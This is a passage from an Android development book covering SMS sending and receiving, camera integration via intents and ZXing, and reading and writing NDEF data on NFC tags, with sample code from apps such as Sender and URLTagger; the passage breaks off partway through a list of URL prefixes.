For this to work, your application needs to hold the `SEND_SMS` permission, via a child element of your `<manifest>` element in your `AndroidManifest.xml` file.

For example, here is code from `Sender` that uses `SmsManager` to send the same message that the previous section sent via the user's choice of SMS client:

```
      SmsManager
        .getDefault()
        .sendTextMessage(c.getString(2), null,
                         msg.getText().toString(),
                         null, null);
```

## Inside the Sender Sample

The `Sender` example application is fairly straightforward, given the aforementioned techniques.

The manifest has both the `SEND_SMS` and `READ_CONTACTS` permissions, because we want to allow the user to pick a mobile phone number from their list of contacts, rather than type one in by hand:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.sms.sender"
  android:installLocation="preferExternal"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <supports-screens
```

```
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name="Sender"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

If you noticed the `android:installLocation` attribute in the root element, that is to allow this application to be installed onto external storage, such as an SD card — this will be covered in greater detail elsewhere in this book.

The layout has a `Spinner` (for a drop-down of available mobile phone numbers), a pair of `RadioButton` widgets (to indicate which way to send the message), an `EditText` (for the text message), and a "Send" `Button`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
>
  <Spinner android:id="@+id/spinner"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:drawSelectorOnTop="true"
  />
  <RadioGroup android:id="@+id/means"
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    >
      <RadioButton android:id="@+id/client"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:checked="true"
        android:text="Via Client" />
      <RadioButton android:id="@+id/direct"
        android:layout_width="wrap_content"
```

```
        android:layout_height="wrap_content"
        android:text="Direct" />
  </RadioGroup>
  <EditText
    android:id="@+id/msg"
    android:layout_width="match_parent"
    android:layout_height="0px"
    android:layout_weight="1"
    android:singleLine="false"
    android:gravity="top|left"
  />
  <Button
    android:id="@+id/send"
    android:text="Send!"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:onClick="sendTheMessage"
  />
</LinearLayout>
```

`Sender` uses the same technique for obtaining mobile phone numbers from our contacts as is seen in the chapter on contacts. To support Android 1.x and Android 2.x devices, we implement an abstract class and two concrete implementations, one for the old API and one for the new. The abstract class then has a static method to get at an instance suitable for the device the code is running on:

```
package com.commonsware.android.sms.sender;

import android.app.Activity;
import android.os.Build;
import android.widget.SpinnerAdapter;

abstract class ContactsAdapterBridge {
  abstract SpinnerAdapter buildPhonesAdapter(Activity a);

  public static final ContactsAdapterBridge INSTANCE=buildBridge();

  private static ContactsAdapterBridge buildBridge() {
    int sdk=new Integer(Build.VERSION.SDK).intValue();

    if (sdk<5) {
      return(new OldContactsAdapterBridge());
    }

    return(new NewContactsAdapterBridge());
  }
}
```

The Android 2.x edition uses `ContactsContract` to find just the mobile numbers:

```
package com.commonsware.android.sms.sender;

import android.app.Activity;
import android.database.Cursor;
import android.provider.ContactsContract.Contacts;
import android.provider.ContactsContract.CommonDataKinds.Phone;
import android.widget.SpinnerAdapter;
import android.widget.SimpleCursorAdapter;

class NewContactsAdapterBridge extends ContactsAdapterBridge {
  SpinnerAdapter buildPhonesAdapter(Activity a) {
    String[] PROJECTION=new String[] { Contacts._ID,
                                       Contacts.DISPLAY_NAME,
                                       Phone.NUMBER
                                     };
    String[] ARGS={String.valueOf(Phone.TYPE_MOBILE)};
    Cursor c=a.managedQuery(Phone.CONTENT_URI,
                            PROJECTION, Phone.TYPE+"=?",
                            ARGS, Contacts.DISPLAY_NAME);

    SimpleCursorAdapter adapter=new SimpleCursorAdapter(a,
                                    android.R.layout.simple_spinner_item,
                                    c,
                                    new String[] {
                                      Contacts.DISPLAY_NAME
                                    },
                                    new int[] {
                                      android.R.id.text1
                                    });

    adapter.setDropDownViewResource(
            android.R.layout.simple_spinner_dropdown_item);

    return(adapter);
  }
}
```

... while the Android 1.x edition uses the older `Contacts` provider to find the mobile numbers:

```
package com.commonsware.android.sms.sender;

import android.app.Activity;
import android.database.Cursor;
import android.provider.Contacts;
import android.widget.SimpleCursorAdapter;
import android.widget.SpinnerAdapter;

@SuppressWarnings("deprecation")
class OldContactsAdapterBridge extends ContactsAdapterBridge {
  SpinnerAdapter buildPhonesAdapter(Activity a) {
    String[] PROJECTION=new String[] {  Contacts.Phones._ID,
                                        Contacts.Phones.NAME,
```

```
                                        Contacts.Phones.NUMBER
                                      };
    String[] ARGS={String.valueOf(Contacts.Phones.TYPE_MOBILE)};
    Cursor c=a.managedQuery(Contacts.Phones.CONTENT_URI,
                            PROJECTION,
                            Contacts.Phones.TYPE+"=?", ARGS,
                            Contacts.Phones.NAME);

    SimpleCursorAdapter adapter=new SimpleCursorAdapter(a,
                                    android.R.layout.simple_spinner_item,
                                    c,
                                    new String[] {
                                      Contacts.Phones.NAME
                                    },
                                    new int[] {
                                      android.R.id.text1
                                    });

    adapter.setDropDownViewResource(
            android.R.layout.simple_spinner_dropdown_item);

    return(adapter);
  }
}
```

For more details on how those providers work, please see the chapter on contacts.

The activity then loads up the `Spinner` with the appropriate list of contacts. When the user taps the Send button, the `sendTheMessage()` method is invoked (courtesy of the `android:onClick` attribute in the layout). That method looks at the radio buttons, sees which one is selected, and routes the text message accordingly:

```
package com.commonsware.android.sms.sender;

import android.app.Activity;
import android.content.Intent;
import android.database.Cursor;
import android.net.Uri;
import android.os.Bundle;
import android.telephony.SmsManager;
import android.view.View;
import android.widget.EditText;
import android.widget.RadioGroup;
import android.widget.Spinner;

public class Sender extends Activity {
  Spinner contacts=null;
  RadioGroup means=null;
  EditText msg=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
```

```
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    contacts=(Spinner)findViewById(R.id.spinner);

    contacts.setAdapter(ContactsAdapterBridge
                        .INSTANCE
                        .buildPhonesAdapter(this));

    means=(RadioGroup)findViewById(R.id.means);
    msg=(EditText)findViewById(R.id.msg);
  }

  public void sendTheMessage(View v) {
    Cursor c=(Cursor)contacts.getSelectedItem();

    if (means.getCheckedRadioButtonId()==R.id.client) {
      Intent sms=new Intent(Intent.ACTION_SENDTO,
                            Uri.parse("smsto:"+c.getString(2)));

      sms.putExtra("sms_body", msg.getText().toString());

      startActivity(sms);
    }
    else {
      SmsManager
        .getDefault()
        .sendTextMessage(c.getString(2), null,
                         msg.getText().toString(),
                         null, null);
    }
  }
}
```

### SMS Sending Limitations

Apps running on Android 1.x and 2.x devices are limited to sending 100 SMS messages an hour, before the user starts getting prompted with each SMS message request to confirm that they do indeed wish to send it.

Apps running on Android 4.x devices, the limits are now 30 SMS messages in 30 minutes, according to some source code analysis by Al Sutton.

## You Can't Get There From Here

The Android SDK is vast. It, however, does not cover everything. Many Android capabilities are not part of the SDK, though they can be accessed via indirect means. Doing so is dangerous, for two reasons:

- Things not in the SDK and not part of the Compatibility Definition Document might well be replaced by device manufacturers. For example, even though the Android open source project has a stock SMS client, device manufacturers could replace it. Your application, therefore, may work on some devices but not others.
- Things not in the SDK are subject to modification by the core Android team, and if you fail to react to those modifications (or cannot react, as the case may be), your application will fail on future versions of Android.

Developers are strongly encouraged to stick within the limits of the SDK. That being said, let us take a look at a pair of SMS capabilities that are beyond the SDK, still get used by developers, and what risks you will encounter by mirroring their techniques.

## Receiving SMS

It is possible for an application to receive an incoming SMS message... if you are willing to listen on the undocumented `android.provider.Telephony.SMS_RECEIVED` broadcast `Intent`. That is sent by Android whenever an SMS arrives, and it is up to an application to implement a `BroadcastReceiver` to respond to that `Intent` and do something with the message. The Android open source project has such an application — Messaging — and device manufacturers can replace it with something else.

The `BroadcastReceiver` can then turn around and use the `SmsMessage` class, in the `android.telephony` package, to get at the message itself, through the following undocumented recipe:

1. Given the received `Intent` (`intent`), call `intent.getExtras().get("pdus")` to get an `Object[>` representing the raw portions of the message
2. For each of those "pdus" objects, call `SmsMessage.createFromPdu()` to convert the `Object` into an `SmsMessage` — though to make this work, you need to cast the `Object` to a `byte[>` as part of passing it to the `createFromPdu()` static method

The resulting `SmsMessage` object gets you access to the text of the message, the sending phone number, etc.

The `SMS_RECEIVED` broadcast `Intent` is broadcast a bit differently than most others in Android. It is an "ordered broadcast", meaning the `Intent` will be delivered to one `BroadcastReceiver` at a time. This has two impacts of note:

- In your receiver's `<intent-filter>` element, you can have an `android:priority` attribute. Higher priority values get access to the broadcast `Intent` earlier than will lower priority values. The standard Messaging application has the default priority (undocumented, appears to be `0` or `1`), so you can arrange to get access to the SMS before the application does.
- Your `BroadcastReceiver` can call `abortBroadcast()` on itself to prevent the `Intent` from being broadcast to other receivers of lower priority. In effect, this causes your receiver to consume the SMS – the Messaging application will not receive it.

However, just because the Messaging application has the default priority does not mean all SMS clients will, and so you cannot reliably intercept SMS messages this way. That, plus the undocumented nature of all of this, means that applications you write to receive SMS messages are likely to be fragile in production, breaking on various devices due to device manufacturer-installed apps, third-party apps, or changes to Android itself in the future.

## Working With Existing Messages

When perusing the Internet, you will find various blog posts and such referring to the SMS inbox `ContentProvider`, represented by the `content://sms/inbox` `Uri`.

This `ContentProvider` is undocumented and is not part of the Android SDK, because it is not part of the Android OS.

Rather, this `ContentProvider` is used by the aforementioned Messaging application, for storing saved SMS messages. And, as noted, this application may or may not exist on any given Android device. If a device manufacturer replaces Messaging with their own application, there may be nothing on that device that responds to that `Uri`, or the schemas may be totally different. Plus, Android may well change or even remove this `ContentProvider` in future editions of Android.

For all those reasons, developers should not be relying upon this `ContentProvider`.

# Using the Camera

Most Android devices will have a camera, since they are fairly commonplace on mobile devices these days. You, as an Android developer, can take advantage of the camera, for everything from snapping tourist photos to scanning barcodes. For simple operations, the APIs needed to use the camera are fairly straight-forward, requiring a bit of boilerplate code plus your own unique application logic.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the material on implicit `Intents`.

## Letting the Camera App Do It

The easiest way to take a picture is to not take the picture yourself, but let somebody else do it. The most common implementation of this approach is to use an `ACTION_IMAGE_CAPTURE` `Intent` to bring up the user's default camera application, and let it take a picture on your behalf.

To see this in use, take a look at the `Camera/Content` sample project. This trivial app will use system-supplied activities to take a picture, then view the result, without actually implementing any of its own UI.

### The Implementation

Of course, we still need an activity, so our code can be launched by the user. We just set it up with `Theme.NoDisplay`, so no UI will be created for it:

```
    <activity
      android:name=".CameraContentDemoActivity"
      android:label="@string/app_name"
      android:theme="@android:style/Theme.NoDisplay">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
```

The activity itself — `CameraContentDemoActivity` — consists solely of `onCreate()` and `onActivityResult()` methods:

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    Intent i=new Intent(MediaStore.ACTION_IMAGE_CAPTURE);
    File dir=

Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DCIM);

    output=new File(dir, "CameraContentDemo.jpeg");
    i.putExtra(MediaStore.EXTRA_OUTPUT, Uri.fromFile(output));

    startActivityForResult(i, CONTENT_REQUEST);
  }

  @Override
  protected void onActivityResult(int requestCode, int resultCode,
                                  Intent data) {
    if (requestCode == CONTENT_REQUEST) {
      if (resultCode == RESULT_OK) {
        Intent i=new Intent(Intent.ACTION_VIEW);

        i.setDataAndType(Uri.fromFile(output), "image/jpeg");
        startActivity(i);
        finish();
      }
    }
  }
}
```

In `onCreate()`, we create our `ACTION_IMAGE_CAPTURE` `Intent`. We add an extra, keyed as `MediaStore.EXTRA_OUTPUT`, indicating where we want the app to save the resulting picture. In our case, we store that in a `CameraContentDemo.jpeg` file in the default external storage directory for photos (identified by `Environment.DIRECTORY_DCIM`). The documentation for `ACTION_IMAGE_CAPTURE`

indicates that this needs to be in the form of a `Uri` object, which is why we use `Uri.fromFile()` to convert our string path into the `Uri`.

At that point, we call `startActivityForResult()` to bring up the user's chosen camera app to take our picture. We next get control in `onActivityResult()`. There, we create an `ACTION_VIEW` `Intent`, pointing at our output file, indicating the MIME type is `image/jpeg`, and start up an activity for that. This should bring up the Gallery or another app capable of displaying the photo on the screen.

### The Caveats

There are several downsides to this approach.

First, you have no control over the camera app itself. You do not even really know what app it is. You cannot dictate certain features that you would like (e.g., resolution, color effects). You simply blindly ask for a photo and get the result.

Also, since you do not know what the camera app is or behaves like, you cannot document that portion of your application's flow very well. You can say things like "at this point, you can take a picture using your chosen camera app", but that is about as specific as you can get.

Finally, some camera apps misbehave, returning odd results, such as a thumbnail-sized image rather than a max-resolution image. There is little you can do about this.

So, while this approach is easy, it may pose some quality-control issues.

## Scanning with ZXing

If your objective is to scan a barcode, it is *much* simpler for you to integrate Barcode Scanner into your app than to roll it yourself.

Barcode Scanner – one of the most popular Android apps of all time — can scan a wide range of 1D and 2D barcode types. They offer an integration library that you can add to your app to initiate a scan and get the results. The library will even lead to the user to the Play Store to install Barcode Scanner if they do not already have the app.

One limitation is that while the ZXing team (the authors and maintainers of Barcode Scanner) make the integration library available, they only do so in source form , requiring you to check out a bunch of source code and run a command-line build to get a JAR. Or, you can download a JAR that is used in the sample project for this section, if you prefer.

That sample project — `Camera/ZXing` – has a UI dominated by a "Scan!" button. Clicking the button invokes a `doScan()` method in our sample activity:

```
public void doScan(View v) {
  (new IntentIntegrator(this)).initiateScan();
}
```

This passes control to Barcode Scanner by means of the integration JAR and the `IntentIntegrator` class. `initiateScan()` will validate that Barcode Scanner is installed, then will start up the camera and scan for a barcode.

Once Barcode Scanner detects a barcode and decodes it, the activity invoked by `initiateScan()` finishes, and control returns to you in `onActivityResult()` (as the Barcode Scanner scanning activity was invoked via `startActivityForResult()`). There, you can once again use `IntentIntegrator` to find out details of the scan, notably the type of barcode and the encoded contents:

```
public void onActivityResult(int request, int result, Intent i) {
  IntentResult scan=IntentIntegrator.parseActivityResult(request,
                                                         result,
                                                         i);

  if (scan!=null) {
    format.setText(scan.getFormatName());
    contents.setText(scan.getContents());
  }
}
```

Some notes:

- Barcode Scanner's scanning activity only works in landscape
- Even though you are not using the camera directly yourself, you should consider including the `<uses-feature>` element declaring that you need a camera, if your app cannot function without barcodes
- If you wish to add Barcode Scanner logic directly to your app, and avoid the dependency on the third-party APK, that is possible, but the process for doing it is not well documented

## Directly Working with the Camera

There is a `Camera` class in `android.hardware` that gives you the ability to work directly with the camera, to take pictures, process the stream of preview images, and the like. Unfortunately, getting something reliable using the `Camera` class is difficult, and frankly baffling (e.g., the aspect ratio of how you depict the preview on the screen dictates the aspect ratio of the resulting JPEG file). While previous editions of the CommonsWare material used to cover directly using the `Camera` class, that material has been removed, as the author is no longer confident in explaining it accurately to readers.

You will find working — albeit unexplained — sample projects in `Camera/Preview` and `Camera/Picture`. Some of that code may eventually wind up in a reusable component that itself might be covered in a future edition of this book.

## Being Specific About Features

If your app needs a camera — whether for direct use via the `Camera` class or for indirect use via something like `ACTION_IMAGE_CAPTURE` — you should include a `<uses-feature>` element in the manifest indicating your requirements. However, you need to be fairly specific about your requirements here.

For example, the Nexus 7 has a camera... but only a front-facing camera. This facilitates apps like video chat. However, the `android.hardware.camera` implies that you need a high-resolution rear-facing camera, even though this is undocumented. Hence, to work with the Nexus 7's camera, you need to:

- Require the `CAMERA` permission (if you are using the `Camera` directly)
- Not require the `android.hardware.camera` feature (`android:required="false"`)
- Optionally require the `android.hardware.camera.front` feature (if your app definitely needs a front-facing camera)

At runtime, you would use `hasSystemFeature()` on `PackageManager`, or interrogate the `Camera` class for available cameras, to determine what you have access to.

# NFC

NFC, courtesy of high-profile boosters like Google Wallet, is poised to be a significant new capability in Android devices. While at the time of this writing, only a handful of Android devices have NFC built in, other handsets are slated to be NFC-capable in the coming months. Google is hoping that developers will write NFC-aware applications to help further drive adoption of this technology by device manufacturers.

This, of course, raises the question: what is NFC? Besides being where the Green Bay Packers play, that is?

(For those of you from outside of the United States, that was an American football joke. We now return you to your regularly-scheduled chapter.)

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the chapters on broadcast `Intents` and services.

## What Is NFC?

NFC stands for Near-Field Communications. It is a wireless standard for data exchange, aimed at very short range transmissions — on the order of a couple of centimeters. NFC is in wide use today, for everything from credit cards to passports. Typically, the NFC data exchange is for simple data — contact information, URLs, and the like.

In particular, NFC tends to be widely used where one side of the communications channel is “passive”, or unpowered. The other side (the “initiator”) broadcasts a signal, which the passive side converts into power enough to send back its response. As such, NFC “tags” containing such passive targets can be made fairly small and can be embedded in a wide range of containers, from stickers to cards to hats.

The objective is “low friction” interaction — no pairing like with Bluetooth, no IP address shenanigans as with WiFi. The user just taps and goes.

## … Compared to RFID?

NFC is often confused with or compared to RFID. It is simplest to think of RFID as being an umbrella term, under which NFC falls. Not every RFID technology is NFC, but many things that you hear of being “RFID” may actually be NFC-compliant devices or tags.

## … Compared to QR Codes?

In many places, NFC will be used in ways you might consider using QR codes. For example, a restaurant could use either technology, or both, on a sign to lead patrons to the restaurant’s Yelp page, as a way of soliciting reviews. Somebody with a capable device could either tap the NFC tag on the sign to bring up Yelp or take a picture of the QR code and use that to bring up Yelp.

NFC’s primary advantage over QR codes is that it requires no user intervention beyond physically moving their device in close proximity to the tag. QR codes, on the other hand, require the user to launch a barcode scanning application, center the barcode in the viewfinder, and then get the results. The net is that NFC will be faster.

QR’s advantages include:

1. No need for any special hardware to generate the code, as opposed to needing a tag and something to write information into the tag for NFC
2. The ability to display QR codes in distant locations (e.g., via Web sites), whereas NFC requires physical proximity

## To NDEF, Or Not to NDEF

RFID is a concept, not a standard. As such, different vendors created their own ways of structuring data on these tags or chips, making one vendor's tags incompatible with another vendor's readers or writers. While various standards bodies, like ISO, have gotten involved, it's still a bit of a rat's nest of conflicting formats and approaches.

The NFC offshoot of RFID has had somewhat greater success in establishing standards. NFC itself is an ISO and ECMA standard, covering things like transport protocols and transfer speeds. And a consortium called the NFC Forum created NDEF — the NFC Data Exchange Format — for specifying the content of tags.

However, not all NFC tags necessarily support NDEF. NDEF is much newer than NFC, and so lots of NFC tags are out in the wild that were distributed before NDEF even existed.

You can roughly divide NFC tags into three buckets:

- Those that support NDEF "out of the box"
- Those that can be "formatted" as NDEF
- Those that use other content schemes

Android has some support for non-NDEF tags, such as the MIFARE Classic. However, the hope and expectation going forward is that NFC tags will coalesce around NDEF.

NDEF, as it turns out, maps neatly to Android's `Intent` system, as you will see as we proceed through this chapter.

## NDEF Modalities

Most developers interested in NFC will be interested in reading NFC tags and retrieving the NDEF data off of them. In Android, tapping an NDEF tag with an NFC-capable device will trigger an activity to be started, based on a certain `IntentFilter`.

Some developers will be interested in writing to NFC tags, putting URLs, vCards, or other information on them. This may or may not be possible for any given tag.

And while the "traditional" thinking around NFC has been that one side of the communication is a passive tag, Android will help promote the "peer-to-peer" approach — having two Android devices exchange data via NFC and NDEF. Basically, putting the two devices back-to-back will cause each to detect the other device's "tag", and each can read and write to the other via this means. This is referred to as "Android Beam" and will be discussed later in this chapter.

Of course, all of these are only available on hardware. At the present time, there is no emulator for NFC, nor any means of accessing a USB NFC reader or writer from the emulator.

## NDEF Structure and Android's Translation

NDEF is made up of messages, themselves made up of a series of records. From Android's standpoint, each tag consists of one such message.

Each record consists of a binary (`byte[>`) payload plus metadata to describe the nature of the payload. The metadata primarily consists of a type and a subtype. There are quite a few combinations of these, but the big three for new Android NFC uses are:

- A type of `TNF_WELL_KNOWN` and a subtype of `RTD_TEXT`, indicating that the payload is simply plain text
- A type of `TNF_WELL_KNOWN` and a subtype of `RTD_URI`, indicating that the payload is a URI, such as a URL to a Web page
- A type of `TNF_MIME_MEDIA`, where the subtype is a standard MIME type, indicating that the payload is of that MIME type

When Android scans an NDEF tag, it will use this information to construct a suitable `Intent` to use with `startActivity()`. The action will be `android.nfc.action.NDEF_DISCOVERED`, to distinguish the scanned-tag case from, say, something simply asking to view some content. The MIME type in the Intent will be `text/plain` for the first scenario above or the supplied MIME type for the third scenario above. The data (`Uri`) in the Intent will be the supplied URI for the second scenario above. Once constructed, Android will invoke `startActivity()` on that `Intent`, bringing up an activity or an activity chooser, as appropriate.

NFC-capable Android devices have a Tags application pre-installed that will handle any NFC tag not handled by some other app. So, for example, an NDEF tag with an

HTTP URL will fire up the Tags application, which in turn will allow the user to open up a Web browser on that URL.

# The Reality of NDEF

The enthusiasm that some have with regards to Android and NFC technology needs to be tempered by the reality of NDEF, NFC tags in general, and Android's support for NFC. It is easy to imagine all sorts of possibilities that may or may not be practical when current limitations are reached.

## Some Tags are Read-Only

Some tags come "from the factory" read-only. Either you arrange for the distributor to write data onto them (e.g., blast a certain URL onto a bunch of NFC stickers to paste onto signs), or they come with some other pre-established data. Touchatag, for example, distributes NFC tags that have Touchatag URLs on them — they then help you set up redirects from their supplied URL to ones you supply.

While these tags will be of interest to consumers and businesses, they are unlikely to be of interest to Android developers, since their use cases are already established and typically do not need custom Android application support. Android developers seeking customizable tags will want ones that are read-write, or at least write-once.

## Some Tags Can't Be Read-Only

Conversely, some tags lack any sort of read-only flag. An ideal tag for developers is one that is write-once: putting an NDEF message on the tag and flagging it read-only in one operation. Some tags do not support this, or making the tag read-only at any later point. The MIFARE Classic 1K tag is an example — while technically it can be made read-only, it requires a key known only to the tag manufacturer.

## Some Tags Need to be Formatted

The MIFARE Classic 1K NFC tag is NDEF-capable, but must be "formatted" first, supplying the initial NDEF message contents. You have the option of formatting it read-write or read-only (turning the Classic 1K a write-once tag).

This is not a problem — in fact, the write-once option may be compelling. However, it is something to keep in mind.

Also, note that the MIFARE Classic 1K, while it can be formatted as NDEF, uses a proprietary protocol "under the covers". Not all Android devices will support the Classic 1K, as the device manufacturers elect not to pay the licensing fee. Where possible, try to stick to tags that are natively NDEF-compliant (so-called "NFC Forum Tag Types 1–4").

### Tags Have Limited Storage

The "1K" in the name "MIFARE Classic 1K" refers to the amount of storage on the tag: 1 kilobyte of information.

And that's far larger than other tags, such as the MIFARE Ultralight C, some of which have ~64 bytes of storage.

Clearly, you will not be writing an MP3 file or JPEG photo to these tags. Rather, the tags will tend to either be a "launcher" into something with richer communications (e.g., URL to a Web site) or will use the sorts of data you may be used to from QR codes, such as a vCard or iCalendar for contact and event data, respectively.

### NDEF Data Structures Are Documented Elsewhere

The Android developer documentation is focused on the Android classes related to NFC and on the `Intent` mechanism used for scanned tags. It does not focus on the actual structure of the payloads.

For `TNF_MIME_MEDIA` and `RTD_TEXT`, the payload is whatever you want. For `RTD_URI`, however, the byte array has a bit more structure to it, as the NDEF specification calls for a single byte to represent the URI prefix (e.g., `http://www.` versus `http://` versus `https://www.`). The objective, presumably, is to support incrementally longer URLs on tags with minuscule storage. Hence, you will need to convert your URLs into this sort of byte array if you are writing them out to a tag.

Generally speaking, the rules surrounding the structure of NDEF messages and records is found at the NFC Forum site.

## Sources of Tags

NFC tags are not the sort of thing you will find on your grocer's shelves. In fact, few, if any, mainstream firms sell them today.

Here are some online sites from which you can order rewritable NFC tags, listed here in alphabetical order:

1. Buy NFC Stickers
2. Buy NFC Tags
3. Smartcard Focus
4. tagstand

Note that not all may ship to your locale.

# Writing to a Tag

So, let's see what it takes to write an NDEF message to a tag, formatting it if needed. The code samples shown in this chapter are from the `NFC/URLTagger` sample application. This application will set up an activity to respond to `ACTION_SEND` activity `Intents`, with an eye towards receiving a URL from a browser, then waiting for a tag and writing the URL to that tag. The idea is that this sort of application could be used by non-technical people to populate tags containing URLs to their company's Web site, etc.

## Getting a URL

First, we need to get a URL from the browser. As we saw in the chapter on integration, the standard Android browser uses `ACTION_SEND` of `text/plain` contents when the user chooses the "Share Page" menu. So, we have one activity, `URLTagger`, that will respond to such an `Intent`:

```
    <activity
      android:name="URLTagger"
      android:label="@string/app_name">
      <intent-filter android:label="@string/app_name">
        <action android:name="android.intent.action.SEND"/>

        <data android:mimeType="text/plain"/>

        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
    </activity>
```

Of course, lots of other applications support `ACTION_SEND` of `text/plain` contents that are not URLs. A production-grade version of this application would want to validate the `EXTRA_TEXT` `Intent` extra to confirm that, indeed, this is a URL, before putting in an NDEF message claiming that it is a URL.

## Detecting a Tag

When the user shares a URL with our application, our activity is launched. At that point, we need to go into "detect a tag" mode – the user should then tap their device to a tag, so we can write out the URL.

First, in `onCreate()`, we get access to the `NfcAdapter`, which is our gateway to much of the NFC functionality in Android:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);

  nfc=NfcAdapter.getDefaultAdapter(this);
}
```

We use a boolean data member — `inWriteMode` — to keep track of whether or not we are set up to write to a tag. Initially, of course, that is set to be `false`. Hence, when we are first launched, by the time we get to `onResume()`, we can go ahead and register our interest in future tags:

```
@Override
public void onResume() {
  super.onResume();

  if (!inWriteMode) {
    IntentFilter discovery=new IntentFilter(NfcAdapter.ACTION_TAG_DISCOVERED);
    IntentFilter[] tagFilters=new IntentFilter[] { discovery };
    Intent i=new Intent(this, getClass())
              .addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP|
                        Intent.FLAG_ACTIVITY_CLEAR_TOP);
    PendingIntent pi=PendingIntent.getActivity(this, 0, i, 0);

    inWriteMode=true;
    nfc.enableForegroundDispatch(this, pi, tagFilters, null);
  }
}
```

When an NDEF-capable tag is within signal range of the device, Android will invoke `startActivity()` for the `NfcAdapter.ACTION_TAG_DISCOVERED` `Intent` action. However, it can do this in one of two ways:

- Normally, it will use a chooser (via `Intent.createChooser()`) to allow the user to pick from any activities that claim to support this action.
- The foreground application can request via `enableForegroundDispatch()` for it to handle all tag events while it is in the foreground, superseding the

normal `startActivity()` flow. In this case, while Android still will invoke an activity, it will be our activity, not any other one.

We want the second approach right now, so the next tag brought in range is the one we will try writing to.

To do that, we need to create an array of `IntentFilter` objects, identifying the NFC-related actions that we want to capture in the foreground. In this case, we only care about `ACTION_TAG_DISCOVERED` – if we were supporting non-NDEF NFC tags, we might also need to watch for `ACTION_TECH_DISCOVERED`.

We also need a `PendingIntent` identifying the activity that should be invoked when such a tag is encountered while we are in the foreground. Typically, this will be the current activity. By adding `FLAG_ACTIVITY_SINGLE_TOP` and `FLAG_ACTIVITY_CLEAR_TOP` to the `Intent` as flags, we ensure that our current specific instance of the activity will be given control again via `onNewIntent()`.

Armed with those two values, we can call `enableForegroundDispatch()` on the `NfcAdapter` to register our request to process tags via the current activity instance.

In `onPause()`, if the activity is finishing, we call `disableForegroundDispatch()` to undo the work done in `onResume()`:

```
@Override
public void onPause() {
  if (isFinishing()) {
    nfc.disableForegroundDispatch(this);
    inWriteMode=false;
  }

  super.onPause();
}
```

We have to see if we are finishing, because even though our activity never leaves the screen, Android still calls `onPause()` and `onResume()` as part of delivering the `Intent` to `onNewInent()`. Our approach, though, has flaws — if the user presses HOME, for example, we never disable the NFC dispatch logic. A production-grade application would need to handle this better.

For any of this code to work, we need to hold the NFC permission via an appropriate line in the manifest:

```
<uses-permission android:name="android.permission.NFC"/>
```

Also note that if you have several activities that the user can reach while you are trying to also capture NFC tag events, you will need to call `enableForegroundDispatch()` in each activity — it's a per-activity request, not a per-application request.

## Reacting to a Tag

Once the user brings a tag in range, `onNewIntent()` will be invoked with the `ACTION_TAG_DISCOVERED` `Intent` action:

```
@Override
protected void onNewIntent(Intent intent) {
  if (inWriteMode &&
      NfcAdapter.ACTION_TAG_DISCOVERED.equals(intent.getAction())) {
    Tag tag=intent.getParcelableExtra(NfcAdapter.EXTRA_TAG);
    byte[] url=buildUrlBytes(getIntent().getStringExtra(Intent.EXTRA_TEXT));
    NdefRecord record=new NdefRecord(NdefRecord.TNF_WELL_KNOWN,
                                     NdefRecord.RTD_URI,
                                     new byte[] {}, url);
    NdefMessage msg=new NdefMessage(new NdefRecord[] {record});

    new WriteTask(this, msg, tag).execute();
  }
}
```

If we are in write mode and the delivered `Intent` is indeed an `ACTION_TAG_DISCOVERED` one, we can get at the `Tag` object associated with the user's NFC tag via the `NfcAdapter.EXTRA_TAG` `Parcelable` extra on the `Intent`.

Writing an NDEF message to the tag, therefore, is a matter of crafting the message and actually writing it. An NDEF message consists of one or more records (though, typically, only one record is used), with each record wrapping around a byte array of payload data.

### Getting the Shared URL

We did not do anything to get the URL out of the `Intent` back in `onCreate()`, when our activity was first started up. Now, of course, we need that URL. You might think it is too late to get it, since our activity was effectively started again due to the tag and `onNewIntent()`.

However, `getIntent()` on an `Activity` always returns the `Intent` used to create the activity in the first place. The `getIntent()` value is not replaced when `onNewIntent()` is called.

Hence, as part of the `buildUrlBytes()` method to create the binary payload, we can go and call `getIntent().getStringExtra(Intent.EXTRA_TEXT)` to retrieve the URL.

### Creating the Byte Array

Given the URL, we need to convert it into a byte array suitable for use in a `TNF_WELL_KNOWN`, `RTD_URI` NDEF record. Ordinarily, you would just call `toByteArray()` on the `String` and be done with it. However, the byte array we need uses a single byte to indicate the URL prefix, with the rest of the byte array for the characters after this prefix.

This is efficient. This is understandable. This is annoying.

First, we need the roster of prefixes, defined in `URLTagger` as a static data member cunningly named `PREFIXES`:

```
static private final String[] PREFIXES={"http://www.", "https://www.",
                                        "http://", "https://",
                                        "tel:", "mailto:",
                                        "ftp://anonymous:anonymous@",
